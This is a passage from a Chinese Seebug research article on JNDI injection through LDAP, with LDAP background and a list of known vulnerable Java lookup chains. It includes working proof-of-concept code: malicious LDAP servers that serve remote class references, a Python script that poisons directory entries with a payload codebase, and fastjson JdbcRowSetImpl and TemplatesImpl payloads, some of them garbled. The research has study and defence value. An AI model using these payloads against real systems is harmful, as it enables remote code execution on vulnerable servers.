`class/src/main/java/com/longofo/remoteclass/HttpServer`，接着启动 `rmi-jndi-ldap-jrmp/jndi/src/main/java/com/longofo/jndi/RMIServer1`，在运行 `rmi-jndi-ldap-jrmp/jndi/src/main/java/com/longofo/jndi/RMIClient1` 即可复现，在JDK 1.8.0_102测试通过。

还有一种利用本地Class作为Reference Factory，这样可以在更高的版本使用，可以参考<https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html>[11]的"绕过高版本JDK限制：利用本地Class作为Reference Factory"相关部分。

JNDI+LDAP攻击向量

LDAP简介

LDAP（Lightweight Directory Access Protocol，轻型目录访问协议）是一种目录服务协议，运行在TCP/IP堆栈之上。LDAP目录服务是由目录数据库和一套访问协议组成的系统，目录服务是一个特殊的数据库，用来保存描述性的、基于属性的详细信息，能进行查询、浏览和搜索，以树状结构组织数据。LDAP目录服务基于客户端-服务器模型，它的功能用于对一个存在目录数据库的访问。LDAP目录和RMI注册表的区别在于前者是目录服务，并允许分配存储对象的属性。

目录树概念

- 目录树：在一个目录服务系统中，整个目录信息集可以表示为一个目录信息树，树中的每个节点是一个条目
- 条目：每个条目就是一条记录，每个条目有自己的唯一可区别的名称（DN）
- 对象类：与某个实体类型对应的一组属性，对象类是可以继承的，这样父类的必须属性也会被继承下来
- 属性：描述条目的某个方面的信息，一个属性由一个属性类型和一个或多个属性值组成，属性有必须属性和非必须属性。如javaCodeBase、objectClass、javaFactory、javaSerializedData、javaRemoteLocation等属性，在后面的利用中会用到这些属性


DC、UID、OU、CN、SN、DN、RDN（互联网命名组织架构使用的这些关键字，还有其他的架构有不同的属关键字）

关键字	英文全称	含义
dc	Domain Component	域名的部分，其格式是将完整的域名分成几部分，如域名为example.com变成dc=example,dc=com（一条记录的所属位置）
uid	User Id	用户ID songtao.xu（一条记录的ID）
ou	Organization Unit	组织单位，组织单位可以包含其他各种对象（包括其他组织单元），如"employees"（一条记录的所属组织单位）
cn	Common Name	公共名称，如"Thomas Johansson"（一条记录的名称）
sn	Surname	姓，如"xu"
dn	Distinguished Name	由有多个其他属性组成，如"uid=songtao.xu,ou=oa组,dc=example,dc=com"，一条记录的位置（唯一）
rdn	Relative dn	相对辨别名，类似于文件系统中的相对路径，它是与目录树结构无关的部分，如"uid=tom"或"cn= Thomas Johansson"

LDAP 的目录信息是以树形结构进行存储的，在树根一般定义国家（c=CN）或者域名（dc=com），其次往往定义一个或多个组织（organization，o）或组织单元（organization unit，ou）。一个组织单元可以包含员工、设备信息（计算机/打印机等）相关信息。例如为公司的员工设置一个DN，可以基于cn或uid（User ID）作为用户账号。如example.com的employees单位员工longofo的DN可以设置为下面这样：

uid=longofo,ou=employees,dc=example,dc=com

用树形结构表示就是下面这种形式（Person绑定的是类对象）：



LDAP攻击向量

攻击过程如下：

1. 攻击者为易受攻击的JNDI查找方法提供了一个绝对的LDAP URL
2. 服务器连接到由攻击者控制的LDAP服务器，该服务器返回恶意JNDI 引用
3. 服务器解码JNDI引用
4. 服务器从攻击者控制的服务器获取Factory类
5. 服务器实例化Factory类
6. 有效载荷得到执行




FIGURE 6: ATTACKING JNDI THROUGH LDAP Seebug

JNDI也可以用于与LDAP目录服务进行交互。通过使用几个特殊的Java属性，如上面提到的javaCodeBase、objectClass、javaFactory、javaSerializedData、javaRemoteLocation属性等，使用这些属性可以使用LDAP来存储Java对象，在LDAP目录中存储属性至少有以下几种方式：

使用序列化

<https://docs.oracle.com/javase/jndi/tutorial/objects/storing/serial.html>[12]

这种方式在具体在哪个版本开始需要开启

`com.sun.jndi.ldap.object.trustURLCodebase` 属性默认为true才允许远程加载类还不清楚，不过我在jdk1.8.0_102上测试需要设置这个属性为true。

恶意服务端：

```

package com.longofo;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.io.IOException;
import java.net.InetAddress;

/**
 * LDAP server implementation returning JNDI references
 *
 * @author mbechler
 */
public class LDAPSeriServer {

    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main(String[] args) throws IOException {
        int port = 1389;

        try {
            InMemoryDirectoryServerConfig config = new
InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                "listen", //$NON-NLS-1$
                InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                port,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.setSchema(null);
            config.setEnforceAttributeSyntaxCompliance(false);
            config.setEnforceSingleStructuralObjectClass(false);

            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            ds.add("dn: " + "dc=example,dc=com", "objectClass: top",
"objectclass: domain");
            ds.add("dn: " + "ou=employees,dc=example,dc=com", "objectClass:
organizationalUnit", "objectClass: top");
            ds.add("dn: " + "uid=longofo,ou=employees,dc=example,dc=com",
"objectClass: ExportObject");

            System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-1$
            ds.startListening();

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```



```
}  
}
```

客户端：

```
package com.longofo.jndi;  
  
import javax.naming.Context;  
import javax.naming.InitialContext;  
import javax.naming.NamingException;  
  
public class LDAPClient1 {  
    public static void main(String[] args) throws NamingException {  
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");  
        Context ctx = new InitialContext();  
        Object object =  
ctx.lookup("ldap://127.0.0.1:1389/uid=longofo,ou=employees,dc=example,dc=com");  
    }  
}
```

完整代码在github上，先启动 remote-

class/src/main/java/com/longofo/remoteclass/HttpServer，接着启动 rmi-jndi-ldap-jrmp/ldap/src/main/java/com/longofo/LDAPSeriserver，运行 rmi-jndi-ldap-jrmp/ldap/src/main/java/com/longofo/LDAPServer1 添加codebase以及序列化对象，在运行客户端 rmi-jndi-ldap-jrmp/jndi/src/main/java/com/longofo/jndi/LDAPClient1 即可复现。以上代码在JDK 1.8.0_102测试通过，注意客户端

System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true") 这里我在jdk 1.8.0_102测试不添加这个允许远程加载是不行的，所以具体的测试结果还是以实际的测试为准。

使用JNDI引用

<https://docs.oracle.com/javase/jndi/tutorial/objects/storing/reference.html>>[13]

这种方式在Oracle JDK 11.0.1、8u191、7u201、6u211之后

com.sun.jndi.ldap.object.trustURLCodebase属性默认为false时不允许远程加载类了

恶意服务端：

```

package com.longofo;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.io.IOException;
import java.net.InetAddress;

/**
 * LDAP server implementation returning JNDI references
 *
 * @author mbechler
 */
public class LDAPRefServer {

    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main(String[] args) throws IOException {
        int port = 1389;

        try {
            InMemoryDirectoryServerConfig config = new
InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                "listen", //$NON-NLS-1$
                InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                port,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.setSchema(null);
            config.setEnforceAttributeSyntaxCompliance(false);
            config.setEnforceSingleStructuralObjectClass(false);

            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            ds.add("dn: " + "dc=example,dc=com", "objectClass: top",
"objectClass: domain");
            ds.add("dn: " + "ou=employees,dc=example,dc=com", "objectClass:
organizationalUnit", "objectClass: top");
            ds.add("dn: " + "uid=longofo,ou=employees,dc=example,dc=com",
"objectClass: ExportObject");

            System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-1$
            ds.startListening();

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

```
    }
}
```

客户端：

```
package com.longofo.jndi;

import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;

public class LDAPClient2 {
    public static void main(String[] args) throws NamingException {
        Context ctx = new InitialContext();
        Object object =
ctx.lookup("ldap://127.0.0.1:1389/uid=longofo,ou=employees,dc=example,dc=com");
    }
}
```

完整代码在[github](#)上，先启动 `remote-`

`class/src/main/java/com/longofo/remoteclass/HttpServer`，接着启动 `rmi-jndi-ldap-jrmp/ldap/src/main/java/com/longofo/LDAPRefServer`，运行 `rmi-jndi-ldap-jrmp/ldap/src/main/java/com/longofo/LDAPServer2` 添加JNDI引用，在运行客户端 `rmi-jndi-ldap-jrmp/jndi/src/main/java/com/longofo/jndi/LDAPClient2` 即可复现。

Remote Location方式

这种方式是结合LDAP与RMI+JNDI Reference的方式，所以依然会受到上面RMI+JNDI Reference的限制，这里就不写代码测试了，下面的代码只说明了该如何使用这种方式：

```
BasicAttribute mod1 = new BasicAttribute("javaRemoteLocation",
"rmi://attackerURL/PayloadObject");
BasicAttribute mod2 = new BasicAttribute("javaClassName",
"PayloadObject");
ModificationItem[] mods = new ModificationItem[2];
mods[0] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod1);
mods[1] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod2);
ctx.modifyAttributes("uid=target,ou=People,dc=example,dc=com", mods);
```

还有利用本地class绕过高版本JDK限制的，可以参考<https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html>[11]的"绕过高版本JDK限制：利用LDAP返回序列化数据，触发本地Gadget"部分

LDAP与JNDI search()

lookup()方式是我们能控制ctx.lookup()参数进行对象的查找，LDAP服务器也是攻击者创建的。对于LDAP服务来说，大多数应用使用的是ctx.search()进行属性的查询，这时search会同时使用到几个参数，并且这些参数一般无法控制，但是会受到外部参数的影响，同时search()方式能被利用需要RETURN_OBJECT为true，可以看下后面几已知的JNDI search()漏洞就很清楚了。

攻击场景

对于search方式的攻击需要有对目录属性修改的权限，因此有一些限制，在下面这些场景下可用：

- 恶意员工：上面使用了几种利用都使用了modifyAttributes方法，但是需要有修改权限，如果员工具有修改权限那么就能像上面一样注入恶意的属性
- 脆弱的LDAP服务器：如果LDAP服务器被入侵了，那么入侵LDAP服务器的攻击者能够进入LDAP服务器修改返回恶意的对象，对用的应用进行查询时就会受到攻击
- 易受攻击的应用程序：利用易受攻击的一个应用，如果入侵了这个应用，且它具有对LDAP的写权限，那么利用它使注入LDAP属性，那么其他应用使用LDAP服务是也会遭到攻击
- 用于访问LDAP目录的公开Web服务或API：很多现代LDAP服务器提供用于访问LDAP目录的各种Web API。可以是功能或模块，例如REST API，SOAP服务，DSML网关，甚至是单独的产品（Web应用程序）。其中许多API对用户都是透明的，并且仅根据LDAP服务器的访问控制列表（ACL）对它们进行授权。某些ACL允许用户修改其任何除黑名单外的属性
- 中间人攻击：尽管当今大多数LDAP服务器使用TLS进行加密他们的通信后，但在网络上的攻击者仍然可能能够进行攻击并修改那些未加密的证书，或使用受感染的证书来修改属性
- ...

已知的JNDI search()漏洞

- Spring Security and LDAP projects
- FilterBasedLdapUserSearch.searchForUser()
- SpringSecurityLdapTemplate.searchForSingleEntry()
- SpringSecurityLdapTemplate.searchForSingleEntryInternal(){

...

```
**ctx.search(searchBaseDn, filter, params, buildControls(searchControls));**
```

...

```
}
```

```
buildControls(){
```

```
? return new SearchControls(  
? originalControls.getSearchScope(),  
? originalControls.getCountLimit(),  
? originalControls.getTimeLimit(),  
? originalControls.getReturningAttributes(),  
? **RETURN_OBJECT**, // true  
? originalControls.getDerefLinkFlag());
```

```
}
```

利用方式：

```

import ldap
# LDAP Server
baseDn = 'ldap://localhost:389/'
# User to Poison
userDn = "cn=Larry,ou=users,dc=example,dc=org"
# LDAP Admin Credentials
admin = "cn=admin,dc=example,dc=org"
password = "password"
# Payload
payloadClass = 'PayloadObject'
payloadCodebase = 'http://localhost:9999/'
# Poisoning
print "[+] Connecting"
conn = ldap.initialize(baseDn)
conn.simple_bind_s(admin, password)
print "[+] Looking for user: %s" % userDn
result = conn.search_s(userDn, ldap.SCOPE_BASE, '(uid=*)', None)
for k,v in result[0][1].iteritems():
    print "\t\t%s: %s" % (k,v,)
print "[+] Poisoning user: %s" % userDn
mod_attrs = [
    (ldap.MOD_ADD, 'objectClass', 'javaNamingReference'),
    (ldap.MOD_ADD, 'javaCodebase', payloadCodebase),
    (ldap.MOD_ADD, 'javaFactory', payloadClass),
    (ldap.MOD_ADD, 'javaClassName', payloadClass)]
conn.modify_s(userDn, mod_attrs)
print "[+] Verifying user: %s" % userDn
result = conn.search_s(userDn, ldap.SCOPE_BASE, '(uid=*)', None)
for k,v in result[0][1].iteritems():
    print "\t\t%s: %s" % (k,v,)
print "[+] Disconnecting"
conn.unbind_s()

```

不需要成功认证payload依然可以执行

- Spring LDAP
- LdapTemplate.authenticate()
- LdapTemplate.search(){


```

?   return search(base, filter, getDefaultSearchControls(searchScope,
?   **RETURN_OBJ_FLAG**, attrs), mapper); //true
      
```

利用方式同上类似

Apache DS Groovy API

Apache Directory提供了一个包装器类（org.apache.directory.groovyldap.LDAP），该类提供了用于Groovy的LDAP功能。此类对所有搜索方法都使用将returnObjFlag设置为true的方法从而使它们容易受到攻击

已知的JNDI注入

[org.springframework.transaction.jta.JtaTransactionManager](#)

由@zerothinking发现

`org.springframework.transaction.jta.JtaTransactionManager.readObject()` 方法最终调用了 `InitialContext.lookup()`，并且最终传递到lookup中的参数 `userTransactionName` 能被攻击者控制，调用过程如下：

- `initUserTransactionAndTransactionManager()`
- `JndiTemplate.lookup()`
- `InitialContext.lookup()`
- `com.sun.rowset.JdbcRowSetImpl`

由@matthias_kaiser发现

`com.sun.rowset.JdbcRowSetImpl.execute()` 最终调用了 `InitialContext.lookup()`

- `JdbcRowSetImpl.execute()`
- `JdbcRowSetImpl.prepare()`
- `JdbcRowSetImpl.connect()`
- `InitialContext.lookup()`

要调用到 `JdbcRowSetImpl.execute()`，作者当时是通过

`org.mozilla.javascript.NativeError` 与 `javax.management.BadAttributeValueExpException` 配合在反序列化实现的，这个类通过一系列的复杂构造，最终能成功调用任意类的无参方法，在ysoserial中也有这条利用链。可以阅读这个漏洞的原文，里面还可以学到 `TemplatesImpl` 这个类，它能够通过字节码加载一个类，这个类的使用在fastjson漏洞中也出现过，是@廖新喜师傅提供的一个PoC，payload大概长这个样子：

```
```java' payload = "{
 '@type': 'com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl',
 '_bytecodes': ['xxxxxxxxxx'],
 '_name': '1111',
 '_tfactory': {},
 '_outputProperties': {} }";
```

另一个 `JdbcRowSetImpl` 的利用方式是通过它的 `setAutoCommit`，也是通过fastjson触发，`setAutoCommit` 会调用 `connect()`，也会到达 `InitialContext.lookup()`，payload：

```
```java
payload = "{
  '@type': 'com.sun.rowset.JdbcRowSetImpl',
  'dataSourceName': 'ldap://localhost:1389/Exp

  javax.management.remote.rmi.RMIConnector.connect()
}
```

found by @pwntester

`javax.management.remote.rmi.RMIConnector.connect()` 最终会调用到 `InitialContext.lookup()`，参数 `jmxServiceURL` 可控

- `RMIConnector.connect()`
- `RMIConnector.connect(Map environment)`
- `RMIConnector.findRMIServer(JMXServiceURL directoryURL, Map environment)`
- `RMIConnector.findRMIServerJNDI(String jndiURL, Map env, boolean isIiop)`

- InitialContext.lookup()
- org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName()

found by @pwntester

在 `org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName()` 中会调用 `InitialContext.lookup()`，并且参数sfJNDIName可控

...

小结

从上面我们能了解以下几点：

- JNDI能配合RMI、LDAP等服务进行恶意利用
- 每种服务的利用方式有多种，在不同的JDK版本有不同的限制，可以使用远程类加载，也能配合本地GadGet使用
- JNDI lookup()与JNDI search()方法不同的利用场景

对这些资料进行搜索与整理的过程自己能学到很多，有一些相似性的特征自己可以总结与搜集下。

参考

本文由 Seebug Paper 发布，如需转载请
注明来源。本文地址：
<https://paper.seebug.org/1091/>

昵称

邮箱





* 注意:请正确填写邮箱，消息将通过邮箱通知！

暂无评论
